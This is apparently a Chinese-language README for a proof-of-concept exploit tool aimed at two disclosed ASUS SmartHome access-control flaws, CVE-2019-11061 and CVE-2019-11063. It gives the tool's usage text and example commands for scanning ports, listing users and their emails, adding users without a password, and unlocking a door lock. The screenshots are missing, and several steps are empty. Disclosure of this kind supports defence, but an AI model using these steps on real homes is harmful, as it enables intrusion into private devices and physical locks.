CVE-2019-11061 : HG100 中的访问控制失效
受影响产品 : ASUS SmartHome Gateway HG100 固件版本 < 4.00.09
CVE-2019-11063 : SmartHome 应用中的访问控制失效
受影响产品 : ASUS SmartHome Android 应用版本 < 3.0.45_190701
如果攻击者与 HG100 或安装了配套 APP(android 或 iPhone)的移动设备处于同一内部网络,则攻击者可以向其发送控制请求。
usage: exploit.py scan [-h] [-v] target_ip

scan exploitable port

positional arguments:
  target_ip   scan ip

optional arguments:
  -h, --help  show this help message and exit
  -v          show account email list
usage: exploit.py cmd [-h]
                      (-u | -l | -s device_id | -c device_id status | -a username)
                      [--user username] [--new-user username] [-v]
                      target

send command to target

positional arguments:
  target                <target-ip>:<port>

optional arguments:
  -h, --help            show this help message and exit
  -u, --list-user       list all user in device
  -l, --list-device     list all device status
  -s device_id, --device-status device_id
                        list device status
  -c device_id status, --device-control device_id status
                        control device status
  -a username, --add-user username
                        add a user to device
  --user username       assign user for cmd
  --new-user username   create a new user for cmd
  -v                    show account email list
$ ./exploit.py cmd https://10.42.50.166:8083 -l
扫描移动设备(已安装适用于 android 或 iPhone 的配套 APP)的可利用端口:
 附:使用
附:使用 -v 选项将列出已添加到 HG100 的用户。
或
扫描 HG100 的可利用端口:

获取已添加到 HG100 的所有用户:

或添加一个新用户:

注意:对 "cmd" 参数使用 https://10.42.50.166:8083。
例如:
$ ./exploit.py cmd https://10.42.50.166:8083 -u

获取 SmartHome Gateway 下的所有设备信息:
 附:如果未设置
 --user 选项,将自动选择 HG100 中的第一个用户。(因为不需要密码)

与应用对比:

控制(解锁)DoorLock。
 附:
附:1028 这个值来自 -l 选项(步骤3)。
结果: